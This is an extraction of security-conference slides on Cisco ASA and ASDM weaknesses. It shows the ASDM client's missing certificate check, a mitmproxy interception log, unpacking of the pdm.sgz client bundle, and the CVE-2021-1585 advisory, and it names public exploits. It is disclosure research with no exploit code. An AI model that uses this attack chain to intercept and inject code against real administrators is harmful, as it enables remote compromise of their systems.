



Do Not Trust the ASA, Trojans!

Jacob Baines
Lead Security Researcher, Rapid7
August 11, 2022

Adaptive Security Appliance (ASA)



Original ASA




ASA-X



ASA-X with FirePOWER Services

<https://t.me/learningnets>

ASA Virtual Appliance (ASA v)

A terminal window titled 'asav-esxi' showing the boot process of an ASA virtual appliance. The output includes copyright information, Cisco contact details, an error message about a failed OVF checksum read, and various system status messages like 'Power-On Self-Test in process' and 'SW-DRBG health test passed'. The prompt 'ciscoasa>' is visible at the bottom.

```
(c) (1) (ii) of the Rights in Technical Data and Computer
Software clause at DFARS sec. 252.227-7013.

Cisco Systems, Inc.
170 West Tasman Drive
San Jose, California 95134-1706

Error: Failed to read OVF checksum from the secure store. rcode 6
.....
Cryptochecksum (unchanged): 201edc01 4d9fd620 a041d095 75ae1b5d

INFO: Power-On Self-Test in process.
.....
INFO: Power-On Self-Test complete.

INFO: Starting SW-DRBG health test...
INFO: SW-DRBG health test passed.
User enable_1 logged in to ciscoasa
Logins over the last 1 days: 1.
Failed logins since the last login: 0.
Type help or '?' for a list of available commands.
ciscoasa>
Warning: ASA v platform license state is Unlicensed.
Install ASA v platform license for full functionality.
```

<https://t.me/learningnets>

[ASA v Product Landing Page](#)

Sort of ASA



Firepower 2100 Series



Firepower 4100 Series



Secure Firewall ISA3000



ASA Service Module



Firepower 9300 Series




Firepower 1000 Series



Secure Firewall 3100 Series


<https://t.me/learningnets>

Adaptive Security Appliance (ASA)



<https://t.me/learningnets>

Do Not Trust the ASA



<https://t.me/learningnets>

Adaptive Security Device Manager (ASDM)

The screenshot displays the Cisco ASDM interface for a device named 'ciscoasa'. The interface is divided into several sections:

- Device Information:**
 - Host Name: ciscoasa
 - ASA Version: 9.14(3)18
 - ASDM Version: 7.1.4(1)
 - Firewall Mode: Routed
 - Total Flash: 8192 MB
 - Device Uptime: 1d 8h 48m 30s
 - Device Type: ASAv
 - Number of vCPUs: 1
 - Total Memory: 2048 MB
- Interface Status:**


Interface	IP Address/Mask	Line	Link	Kbps
outside	10.0.0.23/24		up	3
- Traffic Status:**
 - Connections Per Second Usage: A line graph showing connections per second over time, with a peak around 01:21.
 - 'outside' Interface Traffic Usage (Kbps): A line graph showing input and output traffic usage over time, with a peak around 01:21.
- Latest ASDM Syslog Messages:**

Severity	Date	Time	Syslog ID	Source IP	Source	Destination IP	Destina Description
6			725007	10.0.0.26	52495		SSL session with client outside:10.0.0.26/52495 to 10.0.0.23/443 terminated
6			106015	10.0.0.26	52495	10.0.0.23	443 Deny TCP (no connection) from 10.0.0.26/52495 to 10.0.0.23/443 flags FIN ACK: on interface outside
6			302014	10.0.0.26	52495	10.0.0.23	443 Teardown TCP connection 1425 for outside:10.0.0.26/52495 to identity:10.0.0.23/443 duration 0:00:00 bytes 844 TCP Re
6			605005	10.0.0.26	52495	10.0.0.23	https Login permitted from 10.0.0.26/52495 to outside:10.0.0.23/https for user "root"
6			725002	10.0.0.26	52495		Device completed SSL handshake with client outside:10.0.0.26/52495 to 10.0.0.23/443 for TLSv1.2 session
6			725016				Device selects trust-point: ASA-self-signed for client outside:10.0.0.26/52495 to 10.0.0.23/443
6			725001	10.0.0.26	52495		Starting SSL handshake with client outside:10.0.0.26/52495 to 10.0.0.23/443 for TLS session
6			302013	10.0.0.26	52495	10.0.0.23	443 Built inbound TCP connection 1425 for outside:10.0.0.26/52495 (10.0.0.26/52495) to identity:10.0.0.23/443 [10.0.0.23/4-
6			725007	10.0.0.26	52494		SSL session with client outside:10.0.0.26/52494 to 10.0.0.23/443 terminated
6			106015	10.0.0.26	52494	10.0.0.23	443 Deny TCP (no connection) from 10.0.0.26/52494 to 10.0.0.23/443 flags FIN ACK: on interface outside
6			302014	10.0.0.26	52494	10.0.0.23	443 Teardown TCP connection 1424 for outside:10.0.0.26/52494 to identity:10.0.0.23/443 duration 0:00:00 bytes 1049 TCP R
6			605005	10.0.0.26	52494	10.0.0.23	https Login permitted from 10.0.0.26/52494 to outside:10.0.0.23/https for user "root"
6			725002	10.0.0.26	52494		Device completed SSL handshake with client outside:10.0.0.26/52494 to 10.0.0.23/443 for TLSv1.2 session
6			725016				Device selects trust-point: ASA-self-signed for client outside:10.0.0.26/52494 to 10.0.0.23/443

<https://t.me/learningnets>


[ASDM Product Landing Page](#)

Starting ASDM Client Overview




<https://t.me/learningnets>

ASDM Client Does Not Verify the Server Cert



<https://t.me/learningnets>

ASDM/ASA Man in the Middle



<https://t.me/learningnets>

Man in the Middle with mitmproxy

```
Flows
>> GET https://10.0.0.23/admin/login_banner
    ← 200 text/plain [no content] 7ms
GET https://10.0.0.23/admin/version.prop
    ← 401 text/html 156b 7ms
GET https://10.0.0.23/admin/version.prop
    ← 200 112b 17ms
GET https://10.0.0.23/admin/pdm.sgz
    ← 200 47.56m 1.85s
GET https://10.0.0.23/admin/asdm_banner
    ← 200 text/plain [no content] 7ms
GET https://10.0.0.23/admin/exec/show+version/show+curpriv/perfmon+i
    ← 200 text/plain 2.65k 22ms
GET https://10.0.0.23/admin/exec/show+module
    ← 200 text/plain 85b 15ms
GET https://10.0.0.23/admin/exec/show+cluster+interface-mode
    ← 200 text/plain 26b 14ms
GET https://10.0.0.23/admin/exec/show+cluster+info
    ← 200 text/plain 29b 18ms
GET https://10.0.0.23/admin/exec/show+run+cluster+%7C+grep+vpn-mode
    ← 200 text/plain [no content] 18ms
```

<https://t.me/learningnets>

What's in the SGZ?

```
albinolobster@ubuntu:~/getchoo/build$ ./getchoo ~/theway/build/output/pdm.sgz

MM'""""""`MM          dP          dP
M' .mmm. `M           88           88
M MMMMMMMM .d8888b. d8888P .d8888b. 88d888b. .d8888b. .d8888b.
M MMM `M 8800ood8 88 88' `"" 88' `88 88' `88 88' `88
M. `MMM' .M 88. ... 88 88. ... 88 88 88. .88 88. .88
MM. .MM `88888P' dP `88888P' dP dP `88888P' `88888P'
MMMMMMMMMMMMMM

jrbaines-r7 ✖

[+] File read. Size: 35855937
[+] Fingerprint: 2021CF9700264C3B20F18ACADA5AD950
[+] Unpacking to out.lzma
[+] End of lzma file extraction
[+] Decompressing to out
[+] Loading the decompressed file
[+] Creating ./tmp/ to write files into
[+] Creating tmp/SIGNATURE
[+] Creating tmp/env.properties
[+] Creating tmp/com/cisco/pdm/PDMApplet.class
[+] Creating tmp/hp.class
[+] Creating tmp/je.class
[+] Creating tmp/hu.class
[+] Creating tmp/go.class
[+] Creating tmp/hv.class
[+] Creating tmp/a4j.class
[+] Creating tmp/a4k.class
[+] Creating tmp/com/cisco/dmcommon/util/DCommonEnv.class
[+] Creating tmp/org/apache/log4j/Category.class
[+] Creating tmp/f3.class
[+] Creating tmp/f2.class
[+] Creating tmp/f5.class
```

Contents of 7.18.1 SGZ

- 13472 class files
- 6 jars
- 1 prop file
- 4 properties files
- 3 txt files
- 1 SIGNATURE files




github.com/jrbaines-r7/getchoo

<https://t.me/learnpentesting>

SGZ Client Logic Isn't Verified (CVE-2021-1585)

Home / Cisco Security / Security Advisories

 Cisco Security Advisory

Cisco Adaptive Security Device Manager Remote Code Execution Vulnerability

Medium

Advisory ID: cisco-sa-asdm-rce-gqjShXW CVE-2021-1585 [Download CVRF](#)


First Published: 2021 July 7 16:00 GMT CWE-94 [Email](#)

Last Updated: 2021 August 5 15:49 GMT

Version 1.2: [Final](#)

Workarounds: No workarounds available

Cisco Bug IDs: [CSCvw79912](#)

CVSS Score: [Base 7.5](#) 

Summary

A vulnerability in the Cisco Adaptive Security Device Manager (ASDM) Launcher could allow an unauthenticated, remote attacker to execute arbitrary code on a user's operating system.

This vulnerability is due to a lack of proper signature verification for specific code exchanged between the ASDM and the Launcher. An attacker could exploit this vulnerability by leveraging a man-in-the-middle position on the network to intercept the traffic between the Launcher and the ASDM and then inject arbitrary code. A successful exploit could allow the attacker to execute arbitrary code on the user's operating system with the level of privileges assigned to the ASDM Launcher. A successful exploit may require the attacker to perform a social engineering attack to persuade the user to initiate communication from the Launcher to the ASDM.

Cisco has not released software updates that address this vulnerability. There are no workarounds that address this vulnerability.

Cisco Security Vulnerability Policy

To learn about Cisco security vulnerability disclosure policies and publications, see the [Security Vulnerability Policy](#). This document also contains instructions for obtaining fixed software and receiving security vulnerability information from Cisco.


Subscribe to Cisco Security Notifications

[Subscribe](#)

<https://t.me/learningnets>

[Cisco ASDM RCE Vulnerability \(CVE-2021-1585\)](#)

CVE-2021-1585 Exploited via Evil Endpoint



<https://t.me/learningnets>

CVE-2021-1585 Exploits

Exploitation

- Missing SSL verification (No CVE) plus SGZ code not verified (CVE-2021-1585)

CVE-2021-1585

- Disclosed in July 2021 with no patch
- Failed patch in June 2022
- Remains unpatched as of July 2022

Public Exploits


- staystaystay
- **Metasploit module**



github.com/jbaines-r7/staystaystay

